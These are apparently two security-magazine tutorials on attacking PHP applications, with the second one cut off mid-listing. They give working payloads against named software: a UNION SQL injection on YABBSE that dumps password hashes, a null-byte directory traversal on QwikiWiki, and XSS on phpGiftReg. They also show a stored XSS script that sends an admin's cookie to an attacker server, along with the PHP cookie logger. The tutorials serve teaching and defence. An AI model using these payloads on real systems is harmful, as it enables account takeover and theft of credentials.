


Figure 1. The smallest possible SQL Injection for this form




Figure 2. Result of the injection

Listing 1. login.php script

```
<?php
    if (!empty($username))
    {

/* (...) */

        $query = "SELECT * FROM `userlist` WHERE `username` = '$username'
            AND `password` = '$password'";
        $result = mysql_query($query, $link);

/* (...) */

        while ($array = mysql_fetch_array($result))
        {
            $logged_in = 'yes';
            $username = $array[username];
            $password = $array[password];
        }
        if ($logged_in == 'yes')
        {
            echo "hello $username, your password is $password<br />";
        }
        else
        {
            echo "not a valid user<br />";
        }
    }

/* (...) */

}
else
{
    echo "Login
    <br />
    <form name=\"login\" method=\"post\" action=\"\">
    <p>Username
    <br />
    <input type=\"text\" name=\"username\" size=30>
    <br />
    <p>Password
    <br />
    <input type=\"password\" name=\"password\" size=30>
    </p><input type=\"submit\" value=\"Login\">
    </form>";
}
?>
```

Listing 2. SQL query of SSI.php, line 222

```
$request = mysql_query(" SELECT m.posterTime, m.subject, m.ID_←
TOPIC, m.posterName, m.ID_MEMBER, IFNULL(mem.realName, m.posterName) ←
AS posterDisplayName, t.numReplies, t.ID_BOARD, t.ID_FIRST_MSG, b.name ←
AS bName, IFNULL(lt.logTime, 0) AS isRead, IFNULL(lmr.logTime, 0) ←
AS isMarkedRead FROM {$db_prefix}messages AS m, {$db_prefix}topics ←
AS t, {$db_prefix}boards as b LEFT JOIN {$db_prefix}members AS mem ←
ON (mem.ID_MEMBER=m.ID_MEMBER) LEFT JOIN {$db_prefix}log_topics ←
AS lt ON (lt.ID_TOPIC=t.ID_TOPIC AND lt.ID_MEMBER=$ID_MEMBER) ←
LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD ←
AND lmr.ID_MEMBER=$ID_MEMBER) WHERE m.ID_←
MSG IN (" . implode(', ', $messages) . ") AND t.ID_TOPIC=m.ID_TOPIC ←
AND b.ID_BOARD=t.ID_BOARD ORDER BY m.posterTime DESC;") ←
or database_error(__FILE__, __LINE__);
```

If you look at the source in Listing 1 now, you might already see the explanation for this behaviour. The original select statement `SELECT * FROM `userlist` WHERE `username` = '$username' AND `password` = '$password'` has been modified to `SELECT * FROM `userlist` WHERE `username` = 'admin ' OR 1='1' AND `password` = ''` which makes it true. We could also have commented out the rest of the script after the username check with the insertion of the string `admin' /*` which is simpler (as shown in Figure 1, the result can be seen in Figure 2). The manipulated statement would look like this: `SELECT * FROM `userlist` WHERE `username` = 'admin ' /* OR 1='1' AND `password` = ''`. Remember: everything after the `/*` is ignored by the SQL-Server, which makes this control character a very powerful one.

Union of the States

After this short introduction to basic SQL Injection techniques, we can now move forward to UNION injections. Attacks with a tweaked UNION SELECT statement are without any doubt considered the most complicated and complex SQL Injection attack variants.

Until now, we modified existing statements by reducing or disabling the original query. With a UNION SELECT statement we are able to access other tables and execute our own queries in the application. However, it's very hard to get a properly working UNION SELECT without knowing the data schema, because one has to know table and row names.

Exploiting YABBSE

Obviously such techniques are easier to use when the data schema of the database is available. Therefore, let's have a look at such a situation using an existing message board system – the YABBSE Message Board, which is a spin off of the Perl-driven YABB. YABBSE is no longer under development, but files – including the live version – are still

available at the *Sourceforge* repository (see *Frame On the Web*). We'll be using Version 1.5.4, which is known to be insecure.

There is a known attack on this version of the message board (see <http://www.securityfocus.com/bid/9449/> – credit for this exploit goes to someone calling themselves *backspace*). This attack method changes the query in line 222 of *SSI.php* (see Listing 2) and is related to the `recentTopics()` function.

Where could we interact within this statement? A good starting point is the `$ID_MEMBER` variable. Our first goal is to break into the statement and check if the server responds with an error message. In order to do this, we have only to put a control character at the end of the variable. So, let's point our browser to `SSI.php?function=recentTopics&ID_MEMBER=1'`. The server reacts with a *Unknown table 'lmr' in field list* message. As it can be seen, there is a reference to a table `lmr` which is not referenced in the rest of the intercepted statement.

Changing the statement

In the next step, we should try changing the statement to rebuild the reference. In order to find a valid statement, we should have a look at the original listing, at the point where the table `lmr` is called. We'll find the solution in `LEFT JOIN`

```
{ $db_prefix } log_mark_read AS lmr
ON (lmr.ID_BOARD=t.ID_BOARD AND
lmr.ID_MEMBER=$ID_MEMBER).
```

To make the statement a valid SQL statement, we enhance our link in 3 steps. First of all, we remove the quotation after `1` and replace it with a `)` character. This makes the line `ID_MEMBER=$ID_MEMBER` complete. Then, we'll simply add the line we found in the original statement and enhance it with the well-known comment function `/*`, just to stop the remaining code from being processed. The resultant link is: `SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr`




Figure 3. Usernames and hashed password after the UNION SELECT

`ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) /*`. The page which is now shown doesn't return any search results.

Time for UNION SELECT

If we use an *SQL Injection*, it would seem like we have created a proper query. But, where to put our `UNION SELECT` which is still missing? We can simply enhance the statement with an expedient `UNION SELECT` string. By expedient, we don't only mean valid, but also referencing the information we want to get from the system. If we have a look at the MySQL database structure, we'll find a table called `yabbse_members` containing – among others fields – `username`, `md5_hmac`-hashed password, email address etc. Assuming, we had access to execute an SQL statement to select the named fields, we would use a statement like this: `SELECT memberName, passwd, emailAddress FROM yabbse_members`.

Therefore, we enhance our injection statement with this `SELECT` statement and prefix the magic word `UNION`. This advises the database to enhance the original `SELECT` statement with the one added by ourselves. The result is a combination of our two queries containing all rows from the two selections. We can now call `SSI.php?function=recentTopics&ID_MEMBER=1) LEFT`

`JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) UNION SELECT ID_MEMBER, memberName FROM yabbse_members /*`. Sadly, this results in the message: *The used SELECT statements have a different number of columns*. This is because the number of columns selected using a `UNION` statement has to be the same for both tables.

More columns

Therefore, we must expand the selected columns of the first statement to 12 – our `SELECT` after `UNION` has only three at the moment. To enhance our statement, we should add a `null` selection which counts but doesn't return any data of course. This leads us to the following link: `SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT memberName, emailAddress, passwd, null, null, null, null, null, null, null, null, null FROM yabbse_members /*`.

We can already see an email address in the result screen, but where are the rest of the chosen columns? If we take a look at the source code – especially the HTML parser which makes the result of the SQL query visible on the website

– we'll be able to see where and how the result of our `SELECT` is parsed. After modifying the arguments of our `SELECT` statement, we now call `SSI.php?function=recentTopics&ID_MEMBER=1 LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT null, member-Name, null, emailAddress, null, passwd,null,null,null,null,null,null FROM yabbse_members /*`

Finally, we can see the username and the hashed password. The email address is hidden under the hashed password link (see Figure 3). We have reached our goal: we forced the application to process a select statement on tables other than the original script.

It's a kind of magic

As already stated, *SQL Injection* is a type of input validation attack. These attacks are successful with applications that parse all user input directly without any checks, and where all control characters (like a slash or backslash) are interpreted. As a programmer, one has to make sure that all user input is validated and disabled. One could simply add the `addslash()` function to every user input before processing it. If this is done, all `'` (single quote), `"` (double quote), `\` (backslash) and `NULL` characters will be escaped with a prefixed backslash that tells the PHP interpreter not to use these characters as control characters, but as normal text items.

An administrator could also protect web applications by modifying the `php.conf` file to escape all input. To do this, one can modify the variables `magic_quotes_gpc = On` for all GET/POST and Cookie Data and `magic_quotes_runtime = On` for Data coming from all SQL, `exec()` and so on. Most Linux distributions already use these values by default – just to give a basic level of security on the web server they ship with. In a clean PHP installation these triggers are all off.

But, what if we have other insertable statements that don't use quotes? Most *SQL Injection* attacks are blocked, but what about the rest of the family, like XSS? They are still possible, for example, via inserting an `<iframe>` HTML tag. With this, an attacker could easily insert their own HTML page on our site. So it's still up to the programmer to secure every single user-changeable input against other XSS attacks. If one wants to have a well developed class to sanitise user strings, one might want to use *PHP Filters*, which are maintained by the *Open Web Application Security Project* (see *Frame On the Web*).

Magic quotes

Let's have a look at the consequences of *magic quotes* with an example: someone enters the string *Jenny's my beloved wife!* in a form field. The SQL command behind this is `$query = "INSERT INTO postings SET content = '$input'";` What happens to the whole query string if a programmer or an administrator adds slashes? It would become `$query = "INSERT INTO postings SET content = 'Jenny\'s my beloved bride!'";`. So the single quote is without relevance for the query, because it became escaped. If one wants to show the query on your website, one has to use the `stripslashes()` PHP function to remove the escape slashes from the string to make them readable again.

But what happens if both the programmer and administrator add slashes? Will you get one or two escape backslashes? The answer is; you get three. Of course, the first one is set by PHP due to the configuration environment to escape the single quote, the second one is set by `addslashes()` to escape the single quote again. Why should the function notice that the single quote is already

escaped? Finally, the third one is the escape added by the `addslashes()` function for the escape added by PHP. If we now try to retrieve our original string (and this really becomes a challenge) – we have to reduce the count of slashes. Of course, the `stripslashes()` function fails and the only way, therefore, to make a proper script is to check whether a server is using *magic quotes* or not by checking `get_magic_quotes_gpc()`.

Finally, one has to make sure that `magic_quotes_runtime()` is not set. The PHP manual states that: *If magic_quotes_runtime is enabled, most functions that return data from any sort of external source including databases and text files will have quotes escaped with a backslash.* Fortunately, we can switch it off by ourselves.

More attack techniques

Of course, there are other *SQL Injection* techniques that could also modify existing data by tweaking SQL statements using `SET` commands, or even drop tables if the script allows the posting of multiline queries. In the case of the PHP language, it is only possible if the vulnerable query already executes a `SET` or a `DROP TABLE` command, because the queries processed by the `mysql_query()` have to lack the `;` character (it closes the statement for the SQL server). We can't finish a statement and begin a new one if the queries are executed using `mysql_query()`.


We can clearly see how dangerous *SQL Injection* attacks can be and how difficult it is to make reliable and secure scripts to deliver the right data. The one and only rule is: *Never trust your user* (really, never!). One has to always make sure to check the user input for data crap and disarm it. ●

On the Net

- <http://prdownloads.sourceforge.net/yabbse/> – YABBSE project repository,
- <http://www.owasp.org> – Open Web Application Security Project.

AES Password Manager

Full-featured
management solution for both
home and corporate users



AES Password Manager protects sensitive information such as website passwords, credit card numbers, PIN-codes etc. by storing the items in a secure, password protected database.

If you use AES Password Manager you no longer need to remember dozens of passwords. When accessing password-protected websites and e-mail accounts, the program automatically selects and enters the correct password from the database. This greatly simplifies your web-surfing experience without compromising your data security.

<http://www.aespasswordmanager.com>

Finding and Exploiting Bugs in PHP Code

Sacha Fuentes



Programs and scripts developed with PHP, one of the most popular languages, are often vulnerable to different attacks. The reason is not that the language is insecure, but that inexperienced programmers frequently commit design errors.

PHP is a server-side scripting language, with a syntax which comes from a mix of C, Perl and Java, which allows for the dynamic generation of web pages. It is used by millions of sites worldwide and lots of projects written in PHP can be found in open-source repositories like *SourceForge* (<http://sourceforge.net>).

The ease of use and the amount of libraries accessible from PHP allow anyone, with a minimum of knowledge, to write and publish complex applications. A lot of times, these applications are not well designed and do not provide the necessary security in a publicly accessible site. Due to this, we are going to have a look at the most habitual security errors in PHP; we'll see how to find these bugs having access to the code and how to exploit them.

Unchecked user input

The main security problem in PHP is the lack of checks on user input, so we need to know where user input can come from. There are four types of variables that can be sent to the server: GET/POST variables, cookies and files. Let's see an example with GET variables.

A request like <http://example.com/index.php?var=MYINPUT>, with *index.php* being:

```
<?php
echo $var;
?>
```

What you will learn...

- you will learn about popular flavours of *input validation* attacks,
- you will gain knowledge on common design errors in PHP scripts.

What you should know...

- you should know the PHP language.

About the Author

Sacha Fuentes has been working in the IT industry for the last seven years, doing almost everything – from programming to system operating (including user assistance). He is interested in all aspects of security, but currently concentrates mostly on web application security and education of end users.

Listing 1. An example insecure PHP script

```
<?php
if (authenticated_user()) {
    $authorized = true;
}
if ($authorized) {
    include "/highly/sensitive/data.php";
}
?>
```

Listing 2. The body of a wiki main page

```
function QWTIndexFormatBody()
{
    // Output the body
    global $QW;
    return QWFormatQwikiFile( $QW['pagePath'] );
}
```

Listing 3. A `_global.php` file

```
$QW['requestPage'] = QWsafeGet( $QW_REQUEST, 'page' );
[...]
if ( !$QW['requestPage'] )
    $QW['page'] = $QW_CONFIG['startPage'];
else
    $QW['page'] = $QW['requestPage'];
[...]
$QW['pagePath'] = QWCreateDataPath( $QW['page'], '.qwiki' );
```

will produce the following output:

MYINPUT

This is a very convenient way of working, but a very insecure one too. As arbitrary variables can be defined and assigned by the user, the programmer must be very careful to assign default values to variables. Let's take a look at an example taken from the PHP manual (Listing 1).

We can modify the authorised variable to gain access to sensitive data with the request `http://example.com/auth.php?authorized=1`

Another example of the problem with unchecked user input is the construction of SQL statements. An account creation system looking like this (let's suppose the last field indicates if the user is an admin):

```
<?php
$query = "INSERT INTO users
VALUES ('$user', '$pass', 0)";
```

```
$result = mysql_query($query);
?>
```

can be easily exploited with a query like `http://example.com/auth.php?user=HACKER&pass=HACK',1)##'`

It will execute `INSERT INTO users VALUES ('HACKER', 'HACK',1)##', 0)`, inserting into the database the user `HACKER` with admin privileges and discarding the rest of the query as it is parsed as a comment (the `#` sign marks the beginning of a comment in MySQL). So, it's clear the programmer can't trust anything that comes from the user, as it can be potentially malicious.

Security capabilities in PHP

There are two flags that modify PHP behaviour when dealing with input variables.

The first one is `register_globals`. When it's on, variables won't be automatically registered for use, so the programmer will

have to indicate where the variable must be taken from. In the first example script, if we want to print the value of `var` we must tell PHP to get it from the GET variables, so the script would become:

```
<?php
echo $_GET['var'];
?>
```

In this way, internal variables won't be polluted with input from the user.

The other flag is `magic_quotes_gpc` (see also Tobias Glemser's Article *SQL Injection Attacks with PHP and MySQL*), which runs the `addslashes()` function to all data coming from GET, POST and cookie variables, quoting all problematic values with a backslash. In the preceding example it would have prevented the insertion of an admin user as the executed SQL would have been `INSERT INTO users VALUES ('HACKER', 'HACK\,1)##', 0)` which inserts a user with the name `HACKER`, password `HACK',1#'` and normal privileges.

The value of `register_globals` flag is OFF since PHP 4.2.0 and the default value of `magic_quotes_gpc` is ON, so from now on we will assume the server that we are executing on has these values for the flags. If they have a different value and we don't have access to the `php.ini` file, we can change them for our files. It's as easy as creating a `.htaccess` file in the same directory where the PHP files reside and inserting:

```
php_flag register_globals 0
php_flag magic_quotes_gpc 1
```

Directory traversal

A directory traversal vulnerability allows the attacker to access unauthorised files from the web server or, depending on the configuration of PHP, the inclusion of files residing on another server.

Vulnerable functions are the ones which deal with files such as `include()`, `require()`, `fopen()`, `file()`, `readfile()` etc. If the input to these functions is supplied by the user and




Figure 1. Exploited `._config.php` file

not escaped properly, we can climb up in the directory tree to access files totally different from those intended. This can be as simple as adding `../` to the parameter we are exploiting.

Let's see how to exploit this in a real-world application, *QwikiWiki*. This software implements a *wiki*, saving the individual pages to different files. The files are saved in a subdirectory named *data* inside the main directory. Let's see how these files are included in the main page. The function that returns the body of the page is shown in Listing 2.

As can be seen, it calls the `QWFormatQwikiFile()` function. This function requires the path of the file to be returned so we know that `$QW['pagePath']` has the real path to the file. This is defined in the file `global.php` (see Listing 3).

Here, the value of the page parameter is assigned to the variable `$QW['requestPage']`. If it's not defined,

the `$QW['page']` variable is assigned a default (taken from the configuration) start page or else it is assigned the page parameter. Finally, the `$QW['pagePath']` is filled with the real path to the file we want to show, calling the `QWCreateDataPath()` which is defined in `_wikiLib.php` in the following way:

```
function QWCreateDataPath
( $page, $extension )
{
    return 'data/'
        . $page . $extension;
}
```

This simply concatenates the parameters so, with a request like `http://example.com/qwiki/index.php?page=QwikiWiki`, the program will try to open the file `data/QwikiWiki.qwiki`. It's quite clear that we could modify this path to read files in other directories.

The request `http://example.com/qwiki/index.php?page=../_config.php` will call `QWCreateDataPath('../config.php','.wiki')` which will return `data/../_config.php.qwiki`. That's not exactly what we want – we must remove the trailing `.qwiki` string, so we are going to benefit from the fact that in PHP variables are terminated with a NULL character. If we add a NULL to the end of the page parameter, the `QWCreateDataPath()` won't add the extension to the path.

The null character can be coded as `%00`, so after adding it to the request it becomes `http://example.com/qwiki/index.php?page=../_config.php%00`. It will try to read the file `data/../_config.php` that contains the master password to the application.

By default, this shouldn't work. As `magic_quotes_gpc` is on, PHP escapes the NULL character with a backspace and the path to the file should be `data/../_config.php\`. But the programmer added the following lines to `_global.php`:

```
if ( count( $QW_REQUEST ) )
    foreach ( $QW_REQUEST
        as $name => $value )
        $QW_REQUEST[ $name ]
            = stripslashes( $value );
```

These, basically, call the `stripslashes()` function for all input parameters and delete the backslashes contained in them, allowing us to specify any file to open.

A vulnerability similar to this is remote file inclusion, where the input to the include function is not checked and we can specify a remote file (controlled by us) to be included and executed. So, if the include looks like:

```
include($_GET['language'] . ".php");
```

we can assign the value `http://ourserver.com/crack` to the language parameter and the script will try to include the file `http://ourserver.com/crack.php`. So, if we control this file we can execute whatever we want on the remote server.

Listing 4. A fragment of *phpGiftReg's* main.php script

```
if (!empty($_GET["message"])) {
    $message = $_GET["message"];
}
[...]
if (isset($message)) {
    echo "<span class=\"message\">" . $message . "</span>";
}
```





Figure 2. The effect of passing a value to the parameter

Cross-site scripting

Cross-site scripting, also known as XSS, allows the inclusion of arbitrary HTML code (and thus JavaScript or any other client-side scripts) into a site through the use of coded hyperlinks. This occurs when the script outputs some of its parameters to the user without filtering them.

Let's see a brief example with *phpGiftReg*, a gift registry program, and we will see more advanced techniques to exploit these vulnerabilities.

At first, we should look at the program's *main.php* file (see Listing 4).

If the message parameter is not empty, its value is copied to the `$message` variable which is later sent back to the user - so any value passed in this variable will be shown on the page. We can try to display some text assigning a value to the parameter: `http://example.com/phpgiftreg/index.php?message=YOUR SITE HAS BEEN HACKED`

Effectively, our text is returned back on the page (see Figure 2). If we send this link to someone, we may get them to think the page has been, in effect, attacked and modified. But the text can be clearly seen in the request, so we can try to hide it encoding the parameter with the hexadecimal representation of each character: `http://example.com/phpgiftreg/index.php?message=%59%4F%55%52%20%53%49%54%`

`45%20%48%41%53%20%42%45%45%4E%20%48%41%43%4B%45%44` which is less suspicious than the other request. In the same way that we included some text, we could have inserted arbitrary JavaScript code in the page that would have been executed in the browser of the user who opens the link.

HTML injection

This type of vulnerability is very similar to XSS, but potentially more dangerous as the attacker doesn't need to send any link to exploit it. It can be used with software that saves user input (either in a database or in files) and displays it later to other users unfiltered. This kind of bug is

easily found in many online forums and other applications that allow the sharing of information between various users.

It's quite easy to know if an application is vulnerable without even looking at the source code. Look for any place where you can enter information which will be saved and shown later by the system (for example, in a forum we can try the messages we write, but also the username or the description of our user) and enter the following code in it: `<script>alert(document.cookie);</script>`. If a message box with our cookie is shown when we open the page, it means the application is vulnerable.

Now that we have learned how to find this vulnerability, we are going to try it in a real application, *phpEventCalendar*, which allows users to share a calendar. We login with an unprivileged user account and insert a new event in the calendar. The title of the event can be whatever we want and the text of the event should be `<script>alert(document.cookie);</script>`. Once the event has been inserted, when we try to view it a message pops-up with our current cookie for the page. It would be even better if we could insert this in the title of the event, as it wouldn't be necessary to view the event to run our code. But, if we try this, it doesn't work as there seems to be a limit to the length of the title

Listing 5. *phpEventCalendar* – a part of the *functions.php* script

```
function getEventDataArray($month, $year)
{ [...]
  if (strlen($row["title"]) > TITLE_CHAR_LIMIT)
    $eventdata[$row["d"]]["title"] =
      substr(stripslashes($row["title"]), 0, TITLE_CHAR_LIMIT) . "...";
  [...]
}
```

Listing 6. *get_cookie.php* script

```
<?php
$f = fopen("cookies.txt", "a");
$ip = $_SERVER["REMOTE_ADDR"];
$c = $_GET['cookie'];
fwrite($f, $ip . " " . $c . "\n");
fclose($f);
?>
```




Figure 3. JavaScript application execution (HTML Injection)

shown. Looking at what is saved in the database we can see that the title is complete but, in the file `functions.php` of this application, we find some code as shown in Listing 5.

This function limits the length of the title to `TITLE_CHAR_LIMIT` characters which, by default, is defined as 37 in `config.php`. So, unless the admin has changed it, the text we insert will be limited to 37 characters, which is not enough for our intentions so we have to use the text of the event.

To get the admin's cookie we want to do something similar to the alert trick, but instead of showing it to the user we will send it to ourselves. For this, we need to control a server where we can execute PHP files and the cookie will be saved there. On this server we create a file `get_cookie.php` with the contents shown in Listing 6.

This script basically opens the file `cookies.txt` and writes to it the remote address of the requester (their IP) and the value of the cookie parameter. Then we create a new event; this time the text of the event will be:

```
<script>document.location= ↵
  "http://[OUR_SERVER]/ ↵
  get_cookie.php? ↵
  cookie=" + document.cookie;</script>
```

When the admin opens this event, our injected script will be executed,

redirecting the user to our script and passing the current value of their cookie, so we will get the cookie in the file `cookies.txt`. We can then use this cookie to login as admin and modify whatever we wish (see Figure 3).

SQL Injection

SQL Injection vulnerability (see also Tobias Glemser's Article *SQL Injection Attacks with PHP and MySQL* in this issue of *hakin9 starterkit* magazine) exists when a user is able to modify SQL queries which will be executed for their own profit. As a quick example we will look once more at `phpGiftReg`. The code present in its `index.php` file is presented in Listing 7.

These lines execute the SQL statement if the action parameter is equal to `ack`, acknowledging the message specified in a parameter called `messageid`. We can control the `messageid` parameter, so there is nothing easier than modifying a request to set the `isread` field to all rows: `http://example.com/phpgiftreg/index.php?action=ack&messageid=2%20OR%201%3d1`. Therefore it will execute the query `UPDATE messages SET isread = 1 WHERE messageid = 2 OR 1=1`, effectively setting `isread` to 1 in all the registers, as the `WHERE` clause will be true for all records (`1=1` is always true).

PHP file uploads

PHP allows for uploading files to the server. This is usually used to include a picture somewhere in the site or to share files between different users. But, what if we upload another kind of file as a PHP script? We will be able to execute arbitrary code on the server, allowing us to control it.

When a file is uploaded, information about it can be found in

the array `$_FILES` or in `$HTTP_POST_FILES`, so we can find where in the code the processing is done by searching for these variables. We are going to practice with the old version of *Coppermine*, a web picture gallery. If we upload a `.php` file it says the file uploaded is not a valid image, so it seems we will need to try something a little more difficult (see Figure 4).

Execute the following command in a directory where `.php` files are located and we will know where to start looking:

```
$ rgrep "_FILES" *
```

We can see that the only file that deals with uploads is `db_input.php`, so let's have a look at it:

```
case 'picture':
$imginfo = $HTTP_POST_FILES
  ['userpicture']['tmp_name'] ?
  @getimagesize($HTTP_POST_FILES
  ['userpicture']['tmp_name']) : null;
